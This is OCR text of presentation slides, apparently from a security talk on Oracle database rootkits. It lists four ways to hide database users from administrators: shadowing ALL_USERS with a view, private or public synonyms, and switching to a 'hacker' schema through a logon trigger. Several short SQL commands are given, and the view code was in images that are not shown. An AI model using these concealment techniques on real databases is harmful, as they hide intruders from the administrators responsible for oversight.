
Hide Database Users – option 1

Create a local view SYSTEM.ALL_USERS accessing the original view SYS.ALL_USERS




Hide Database Users – option 1

Select * from all_users; (e.g. as user SYSTEM)



Hide Database Users – option 2

1. Create a new view SYSTEM.ALL_USERS2




2. Create a private synonym SYSTEM.ALL_USERS;

```
CREATE SYNONYM SYSTEM.ALL_USERS FOR SYSTEM.ALL_USERS2;
```


Hide Database Users – option 2

Select * from all_users; (e.g. as user SYSTEM)



Hide Database Users – option 3

1. Create a new view SYSTEM.ALL_USERS2




2. Create a public synonym SYSTEM.ALL_USERS

```
CREATE PUBLIC SYNONYM ALL_USERS FOR SYSTEM.ALL_USERS2;
```


Hide Database Users – option 3

Select * from all_users; (e.g. as user SYSTEM)



Hide Database Users – option 4

1. Create a view in a different schema (e.g. hacker)




2. Switch to the schema containing the modified object (e.g. via logon trigger)

```
alter session set current_schema=HACKER;
```

